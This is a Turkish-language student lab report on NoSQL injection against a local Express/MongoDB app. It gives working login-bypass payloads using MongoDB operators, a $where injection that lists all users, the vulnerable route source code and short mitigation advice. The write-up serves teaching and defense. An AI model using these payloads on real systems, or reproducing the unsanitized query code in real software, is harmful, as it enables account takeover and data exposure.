


# YAVUZLAR WEB GÜVENLİĞİ & YAZILIM TAKIMI

## NOSQL ÖDEV RAPORU


### 1. Web Uygulaması Zafiyetleri

“user/login” sayfasında, giriş işleminin nasıl çalıştığının testi yapıldığında, girilen kullanıcı adı ve şifrenin back-end aracılığıyla veri tabanında sorgusunun nasıl yapıldığının yazdırıldığı fark edildi.




Şekil 1.1. User Login İşlevinin Çalıştırılması

Bu sorgu biçimi üzerinden NOSQL Injection için denemeler yapılmaya başlandı.



Şekil 1.2. Başarılı NOSQL Injection Testi



```
Request
Pretty Raw Hex
1 POST /user/login HTTP/1.1
2 Host: localhost:4000
3 Content-Length: 60
4 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
5 Accept: application/json, text/javascript, */*; q=0.01
6 Content-Type: application/json
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:4000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:4000/user/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
21   "username":{
22     "$in":["admin","administrator"]
23   },
24   "password":{
25     "$ne":""
26   }
27 }
28

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: http://localhost:4000
4 Vary: Origin
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 83
7 ETag: W/"53-mG6XAoI80urYjLv3vZCDZW/mQk"
8 Date: Thu, 25 Jul 2024 17:46:27 GMT
9 Connection: close
10
11 {
12   "role":"admin",
13   "username":"admin",
14   "msg":"Logged in as user admin with role admin"
15 }
```

Şekil 1.3. Başarılı NOSQL Injection Testi

Burp Suite Repeater üzerinden gönderilen POST metodunun body kısmına girdiğimiz `{"username":{"$in":["admin","administrator"]},"password":{"$ne":""}}` kodu ile admin şifresini bilmiyor olmamıza rağmen giriş yapabildik. Burada kullanılan MongoDB operatörlerinden `"$in"`, "admin" veya "administrator" kullanıcı adlarıyla eşleşen kaydı bulmamızı sağlar. Bu operatöre benzer olarak `"$eq"` operatörü ile de eşleşen kaydı çekebiliriz. `"$eq"` operatörüne ait örnek Şekil 1.3.’te verilmiştir. `"$ne"` operatörü ise eşleşen kayda ait şifre içeriğinin belirtilen dışında olup olmadığını kontrol eder. Bu durumda sorgunun tamamı kullanıcı adı "admin" veya "administrator" olan ve şifresi boş olmayan kaydı getirir. Böylelikle bu sorguyla sisteme yetkili kullanıcı olarak giriş yapmış oluruz.

Şekil 1.4.’te kullanılan `{"username":{"$ne":"test"},"password":{"$ne":"test"}}` koduyla `"$ne"` operatörü ile kullanıcı adı ve şifresi "test" olmayan kaydı getirdik. Bu kod ile tekrar NOSQL Injection gerçekleştirmiş olduk ve sisteme yetkili kullanıcı olarak giriş sağladık.


Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /user/login HTTP/1.1 2 Host: localhost:4000 3 Content-Length: 53 4 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/json 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 10 Chrome/124.0.6367.118 Safari/537.36 11 sec-ch-ua-platform: "Linux" 12 Origin: http://localhost:4000 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: http://localhost:4000/user/login 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-US,en;q=0.9 19 Connection: close 20 {   "username":{     "\$ne":"test"   },   "password":{     "\$ne":"test"   } } </pre>			<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: http://localhost:4000 4 Vary: Origin 5 Content-Type: application/json; charset=utf-8 6 Content-Length: 83 7 ETag: W/"53-mG6XAoI80urYjLv3vZCDZW/mQk" 8 Date: Thu, 25 Jul 2024 17:38:55 GMT 9 Connection: close 10 11 {   "role":"admin",   "username":"admin",   "msg":"Logged in as user admin with role admin" } </pre>			

Şekil 1.4. Başarılı NOSQL Injection Testi

Kullanılan `"{"username":{"$regex":"a"},"password":{"$ne":""}}"` kodundaki `"$regex"` operatörü ile kullanıcı adı içerisinde "a" geçen kayıtları getirdik. Burada yetkili kullanıcılar olan "admin" veya "administrator" kayıtlarını getirmek için operatöre "a" harfi verilmiştir. Böylelikle yetkili kullanıcı kaydını getirdik ve sisteme yetkili olarak giriş sağladık.


Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /user/login HTTP/1.1 2 Host: localhost:4000 3 Content-Length: 49 4 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124" 5 Accept: application/json, text/javascript, */*; q=0.01 6 Content-Type: application/json 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 10 Chrome/124.0.6367.118 Safari/537.36 11 sec-ch-ua-platform: "Linux" 12 Origin: http://localhost:4000 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: http://localhost:4000/user/login 17 Accept-Encoding: gzip, deflate, br 18 Accept-Language: en-US,en;q=0.9 19 Connection: close 20 {   "username":{     "\$regex":"a"   },   "password":{     "\$ne":""   } } </pre>			<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Access-Control-Allow-Origin: http://localhost:4000 4 Vary: Origin 5 Content-Type: application/json; charset=utf-8 6 Content-Length: 83 7 ETag: W/"53-mG6XAoI80urYjLv3vZCDZW/mQk" 8 Date: Thu, 25 Jul 2024 17:41:30 GMT 9 Connection: close 10 11 {   "role":"admin",   "username":"admin",   "msg":"Logged in as user admin with role admin" } </pre>			

Şekil 1.5. Başarılı NOSQL Injection Testi




Şekil 1.6. Başarılı NoSQL Injection Testi

“`{\"username\":{\"$gt\":\"\"},\"password\":{\"$ne\":\"\"}}`” kullanılan kodu ile aynı şekilde yetkili kullanıcı girişi sağladık. Buradaki “`$gt`” operatörü kullanıcı adı girdiğimiz boş değerden büyük olan kayıtları getirir, bu da kullanıcı adı boş olmayan tüm kayıtlar anlamına gelir.




Şekil 1.7. User Lookup Testi

“Kullanıcı Arama-1” sayfası olan “/user/lookup” sayfasında GET method isteğiyle gönderilen “/user/lookup?username=|'|a'=='a” sorgusu ile bütün kullanıcıları listeledik.



Şekil 1.8. User Lookup2 Testi

“Kullanıcı Arama-2” sayfası olan “/user/lookup2” sayfasında POST method isteğiyle gönderilen “username[\$ne]=test” sorgusuyla bütün kullanıcıları listeledik. Benzer şekilde “username[\$regex]=” ve “username[\$gt]=” sorguları ile de bütün kullanıcıların listeledik.



Şekil 1.9. User Lookup2 Testleri

## 2. Kaynak Kod İncelenmesi

Web uygulamasının kaynak kodu incelendiğinde back-end tarafında NOSQL sorgusu yapılan 4 işlev tespit edilmiştir. Bunlar sırasıyla: “/login”, “/lookup”, “/lookup2”, “/lookup3”tür.

```
104 userRoutes.route('/login').post(function(req, res) {
105   let uname = req.body.username;
106   let pass = req.body.password;
107   console.log("Login request " + JSON.stringify(req.body));
108   let query = {
109     username: uname,
110     password: pass
111   }
112
113   console.log("Mongo query: " + JSON.stringify(query));
114   User.find(query, function (err, user) {
115     if (err) {
116       console.log(err);
117       res.json(err);
118     } else {
119       console.log(user);
120       if (user.length >= 1) {
121         var msg = "Logged in as user " + user[0].username + " with role " + user[0].role;
122         res.json({role: user[0].role, username: user[0].username, msg: msg });
123       }
124       else
125         res.json({role: "invalid", msg: "Invalid username or password."});
126     }
127   });
128 }
129 });
```

Şekil 2.1. /login İşlevinin Kaynak Kodu

Kaynak kodda da görüldüğü gibi kullanıcı tarafından girilen “username” ve “password” değerleri doğrudan NOSQL sorgusuna dahil ediliyor. Bu da kullanıcıların NOSQL Injection yapmalarına olanak sağlamaktadır.

```
8 userRoutes.route('/lookup').get(function(req, res) {
9   let username = req.query.username;
10  console.log("request " + JSON.stringify(username));
11  if (typeof username !== 'undefined' && username !== "") {
12    query = { $where: `this.username == '${username}'` }
13    console.log("Mongo query: " + JSON.stringify(query));
14    User.find(query, function (err, users) {
15      if (err) {
16        console.log(err);
17        res.json(err);
18      } else {
19        console.log("Data Retrieved: " + users);
20        res.render('userlookup', { title: 'User Lookup', users: users });
21      }
22    });
23  }
24  else {
25    res.render('userlookup', { title: 'User Lookup', users: [] });
26  }
27 });
28
```

Şekil 2.2. /lookup İşlevinin Kaynak Kodu

“/lookup” işlevinin kaynak kodunda baktığımızda GET metodu ile URL’den çekilen kullanıcı tarafından girilen verilerin NOSQL üzerinden sorgusunun gerçekleştiğini görüyoruz. Girilen “username” değeri NOSQL üzerinde kayıtlı ise o kayda ait veriler kullanıcıya sunuluyor. Eğer kullanıcı herhangi bir “username” değeri girmemişse kullanıcıya boş bir kullanıcı listesi döndürülüyor. “*query=\${\$where:this.username==`\${username}`}*” satırında, “*\$where*” kullanılarak kullanıcı verisi doğrudan NOSQL sorgusuna dahil ediliyor bu da NoSQL Injection’a sebebiyet yaratmaktadır.

```
55 userRoutes.route('/lookup2').post(function(req, res) {
56   let query = req.body;
57   let username = req.body.username;
58   console.log("request " + JSON.stringify(query));
59
60   console.log("Mongo query: " + JSON.stringify(query));
61   User.find(query, function (err, users) {
62     if (err) {
63       console.log(err);
64       res.json(err);
65     } else {
66       console.log("Data Retrieved: " + users);
67       res.render('userlookup2', { title: 'User Lookup 2', users: users });
68     }
69   });
70
71 });
```

Şekil 2.3. /lookup2 İşlevinin Kaynak Kodu

“/lookup2” işlevinin kaynak koduna baktığımızda aslında “/lookup” işlevinden pek bir farkının olmadığını görüyoruz. Buradaki işlevin ana farkı kullanıcı tarafından girilen verilere GET metodu yerine POST metodu ile erişilmektedir. Önceki işleve benzer şekilde kullanıcı tarafından girilen veriler doğrudan NOSQL sorgusuna dahil ediliyor. Aynı şekilde girilen “username” değeri NOSQL üzerinde bulunuyorsa o değere ait kayıtlar kullanıcıya sunuluyor.

```
77 userRoutes.route('/lookup3').post(function(req, res) {
78
79   let usernameData = req.body.username;
80   let query = `{ "username": "${usernameData}" }`
81   query = JSON.parse(query)
82   console.log("request " + JSON.stringify(query));
83   query = {username: query.username}
84   console.log("request " + JSON.stringify(query));
85
86   console.log("Mongo query: " + JSON.stringify(query));
87   User.find(query, function (err, users) {
88     if (err) {
89       console.log(err);
90       res.json(err);
91     } else {
92       console.log("Data Retrieved: " + users);
93       res.render('userlookup2', { title: 'User Lookup 2', users: users });
94     }
95   });
96
97 });
98
```

Şekil 2.4. /lookup3 İşlevinin Kaynak Kodu

“/lookup3” işlevinin kaynak koduna baktığımızda “/lookup2” işleviyle neredeyse birebir aynı olduğunu görüyoruz. İki işlevde de POST metodu kullanılmış ve benzer işlevlerden geçilmiştir. İki işlevin ayrıldığı nokta ise “/lookup3”, kullanıcı tarafından girilen verileri doğrudan NOSQL sorgusunda kullanmak yerine “query” değişkeni içerisinde belirtilmiş olan hazır sorgu içerisinde izole edilmiş bir şekilde kullanılıyor. Böylelikle kullanıcıların NOSQL Injection denemeleri zorlaştırılmış oluyor.

### 3. Zafiyetlerin Önlenmesi

“/login” sayfasında bulunan zafiyetin önüne geçmek için kullanıcı tarafından girilen değerler, önceden hazırlanmış sorgulara dahil edilebilir veya girilen değerlerin kontrolü sağlanarak herhangi bir zafiyete sebebiyet olması engellenebilir.

“/lookup” ve “/lookup2” sayfasında bulunan zafiyetin önüne geçmek için kullanıcı verilerini sorgulara doğrudan dahil etmek yerine, parametrelili sorgular veya güvenli sorgu yöntemleri kullanılabilir. NOSQL sorgusu gerçekleştirilirken “\$where” kullanmak yerine “\$expr” kullanılabilir. Kullanıcı tarafından girilen değerler kısıtlanabilir veya içeriği kontrol edilerek engellenebilir. Böylelikle NOSQL Injection riski azaltılmış olur.